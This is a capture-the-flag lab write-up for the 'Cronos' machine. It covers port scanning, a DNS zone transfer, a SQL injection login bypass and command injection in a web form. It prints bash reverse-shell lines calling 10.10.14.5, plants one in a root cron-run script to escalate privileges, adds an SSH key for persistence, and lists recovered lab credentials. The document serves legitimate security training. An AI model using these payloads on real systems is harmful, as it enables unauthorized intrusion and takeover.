

# Loot

## Box Info

- Name : Cronos
- IP : 10.10.10.13
- Level : Medium
- OS : Linux

## Creds

Service	Username	Password	Description
Database	admin	kEjdbRigfBHUREiNSDs	Credentials for database - admin
Webpage	admin	4f5ffa7b2340178a716e3832451e058	Hash found in users table

# Enumeration

## Nmap

### Stage 1 : Quick Scan

- Running a fast scan to just enumerate the open ports, we will not know about the services (can't be sure), but we can know which ports to run against.

```
sudo nmap -p- --max-retries 0 10.10.10.13 -oN nmap/quick_scan
```

```
1 ↵
```

```
...[snip]...
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
53/tcp    open  domain
```

```
80/tcp    open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 169.22 seconds
```

- We can see that it is running a DNS service and a web server on port 80.

## Stage 2 :

- Grep out all the valid ports to scan from :

```
cat nmap/quick_scan | grep open | awk -F/ '{print $1}' | tr '\n' ','  
22,53,80,%,
```

- Running targeted scan against the ports:

```
sudo nmap -sC -sV -p 22,53,80 -oN nmap/targeted_scan 10.10.10.13 -A  
130 ↵  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 05:29 EDT  
Nmap scan report for 10.10.10.13  
Host is up (0.18s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)  
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)  
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)  
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)  
| dns-nsid:  
|_  bind.version: 9.10.3-P4-Ubuntu  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
Warning: OSScan results may be unreliable because we could not find at least 1  
open and 1 closed port  
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13  
(92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux  
3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%), Linux 4.4 (92%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 80/tcp)
```

```
HOP RTT      ADDRESS
```

```
1    184.59 ms 10.10.14.1
```

```
2    184.71 ms 10.10.10.13
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 34.01 seconds

- DNS Name server Identifier service is running on port 53 and it is TCP not UDP.
- For now visiting port 80 for further attack vectors

## Dig

- We know that DNS NSID is running.
- Add cronos.htb to /etc/hosts
- Then use axfr to enumerate the VHOSTS. axfr helps us enumerating as it queries for the VHOSTS recursively

```
dig axfr cronos.htb @10.10.10.13
```

```
; <<>> DiG 9.16.12-Debian <<>> axfr cronos.htb @10.10.10.13
```

```
;; global options: +cmd
```

```
cronos.htb.          604800 IN      SOA      cronos.htb. admin.cronos.htb. 3  
604800 86400 2419200 604800
```

```
cronos.htb.          604800 IN      NS       ns1.cronos.htb.
```

```
cronos.htb.          604800 IN      A        10.10.10.13
```

```
admin.cronos.htb.    604800 IN      A        10.10.10.13
```

```
ns1.cronos.htb.      604800 IN      A        10.10.10.13
```

```
www.cronos.htb.      604800 IN      A        10.10.10.13
```

```
cronos.htb.          604800 IN      SOA      cronos.htb. admin.cronos.htb. 3  
604800 86400 2419200 604800
```

```
;; Query time: 180 msec
```

```
;; SERVER: 10.10.10.13#53(10.10.10.13)
```

```
;; WHEN: Mon Mar 29 05:39:58 EDT 2021
```

```
;; XFR size: 7 records (messages 1, bytes 203)
```

# Gobuster

- Running gobuster against cronos.htb

```
gobuster dir -u http://cronos.htb -w $MED_WORD -t 50 -o gb/init_scan -x txt
1 ↵

...[snip]...

=====
2021/03/29 05:40:48 Starting gobuster in directory enumeration mode
=====
/css                (Status: 301) [Size: 306] [--> http://cronos.htb/css/]
/js                 (Status: 301) [Size: 305] [--> http://cronos.htb/js/]
/robots.txt         (Status: 200) [Size: 24]
/server-status      (Status: 403) [Size: 298]
Progress: 234368 / 441122 (53.13%)
```

- No luck
- Running against <http://admin.cronos.htb>


```
gobuster dir -u http://admin.cronos.htb -w $MED_WORD -t 50 -o gb/admin -x php
[5/297]
...[snip]...

=====
2021/03/29 06:01:56 Starting gobuster in directory enumeration mode
=====
/index.php          (Status: 200) [Size: 1547]
/welcome.php        (Status: 302) [Size: 439] [--> index.php]
/logout.php         (Status: 302) [Size: 0] [--> index.php]
/config.php         (Status: 200) [Size: 0]
/session.php        (Status: 302) [Size: 0] [--> index.php]
Progress: 89084 / 441122 (20.19%)
```

# HTTP Web Server

- Apache/2.4.18 .

- From this apache version, we can guess that it runs Ubuntu 16.04.
- Visiting the web page gives us default Apache Page



- Adding cronos.htb and admin.cronos.htb to /etc/hosts

## VHOSTS

### First Vhost - <http://cronos.htb>

- Visit the webpage

Cronos

DOCUMENTATION LARACASTS NEWS FORGE GITHUB

- 
- All the links lead to Laravel Docs - So must be PHP based.
- robots.txt is present, but it doesn't disallow anything, so no help there.
- View source doesn't help too

### Second Vhost - <http://admin.cronos.htb>

- A login page.

Login

UserName :

Password :

Submit

Advertisement

- Send a login request to burp.
- Burp Request:

Request

PrettyRaw\nActions

```
1 POST / HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/
12 Cookie: PHPSESSID=bfaodntocohp2c7vqn8731k3s4
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin
```

- PHP SESSID is present.

- Trying SQLi : `' or 1=1#` as username and password. We get access to welcome.php

## Net Tool v0.1

[Sign Out](#)

- Capturing the request.

### Request

Pretty Raw \n Actions ▾

```
1 POST /welcome.php HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=bfaodntocohp2c7vqn8731k3s4
13 Upgrade-Insecure-Requests: 1
14
15 command=traceroute&host=8.8.8.8
```

- We can check that the standard request takes around 198 milliseconds.

```

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Mar 2021 10:00:13 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 439
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <html">
13
14   <head>
15     <title>
16       Net Tool v0.1
17     </title>
18   </head>
19
20   <body>
21     <h1>
22       Net Tool v0.1
23     </h1>
24     <form method="POST" action="">
25       <select name="command">
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# The POST request

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://admin.cronos.htb
Connection: close
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=bfaodntocohp2c7vqn8731k3s4
Upgrade-Insecure-Requests: 1
command=sleep+5&host=
```

- Reverse Shell payload

```
bash -c 'bash -i >& /dev/tcp/10.10.14.5/9001 0>&1'
```

The screenshot displays two windows. On the left is the Burp Suite interface, showing a 'Request' tab with a raw HTTP POST request. The request body contains a reverse shell payload: `command=bash+-c+'bash+-i++>%26+/dev/tcp/10.10.14.5/9001+0>%261'&host=`. On the right is a terminal window titled 'tmux' showing the execution of the payload. The terminal output shows a netcat listener on 9001 receiving a connection from 10.10.10.13, followed by a bash prompt and the user 'www-data@cronos: /var/www/admin\$'.

## Current User

- Currently as www-data. Cat out config.php

```
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
define('DB_DATABASE', 'admin');
$db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

- Query admin.users table

```
mysql> show tables;
+-----+
| Tables_in_admin |
+-----+
| users           |
+-----+
1 row in set (0.01 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | 4f5fffa7b2340178a716e3832451e058 |
+----+-----+-----+
1 row in set (0.00 sec)
```

- MD5 hash. Crack using hashcat : **admin:1327663704**, but doesn't work other user.
- User named noulis# Priv Esc from www-data to root (directly)
- We can cat out the user.txt without being noulis from /home/noulis
- Interesting things:
  - \* \* \* \* \* root php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
  - Some open and listening ports

```

tcp          0      0 127.0.0.1:3306      0.0.0.0:*          LISTEN
- Mysql
tcp          0      0 127.0.0.1:953       0.0.0.0:*          LISTEN
- RDNS

```

- Interesting files:

```

/home/noulis/.composer/cache/files/mockery/mockery/f30d894582b8b548b641819cd3
/home/noulis/.composer/cache/files/tijsverkoyen/css-to-inline-
styles/b52e5b78653e57b3b07937c1f84109ac7f77e5e0.zip
/home/noulis/.composer/cache/files/sebastian/code-unit-reverse-
lookup/9fdb38e356a0265a2dd6b64495413906b9366038.zip
/home/noulis/.composer/cache/files/sebastian/resource-
operations/fd2c0f591ee5fee7aa3eb70f20a1d64c1dc26e8d.zip
/home/noulis/.composer/cache/files/sebastian/diff/d845e8b0ee3d707d4b13b9febac
/home/noulis/.composer/cache/files/sebastian/global-
state/a0ef5bf736af85b66572f9ed232aa35c18fe5fb7.zip
/home/noulis/.composer/cache/files/sebastian/exporter/81e14d73852681aabe5c5a9
/home/noulis/.composer/cache/files/sebastian/comparator/bdc0b01e0827c360d5438
/home/noulis/.composer/cache/files/sebastian/version/c315a200d32565a6d8ebb349
/home/noulis/.composer/cache/files/sebastian/environment/72b70c30c0946406c456
/home/noulis/.composer/cache/files/sebastian/recursion-
context/82276e6cc560a972510bb0c2dc0aa78fa4701777.zip

```

- Laravel files

```

/var/www/laravel/.env

```

- Coming back to the first file `/var/www/laravel/artisan`, we see that it is run every minute. Also it is in the folder which can be edited by `www-data`
- So we can edit `artisan` by adding `exec("bash -c 'bash -i >& /dev/tcp/10.10.14.5/9002 0>&1'");` into the script after `<?php...?>` tag first

encountered .

- Also open a listener on port 9002.

```
nc -lnvp 9002
listening on [any] 9002 ...

connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13] 34696
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

- Cat out the root.txt. Create a .ssh folder. Create our own ssh-keygen on our local machine. Append pub key to the ssh folder in the other machine. Login as root when wanted.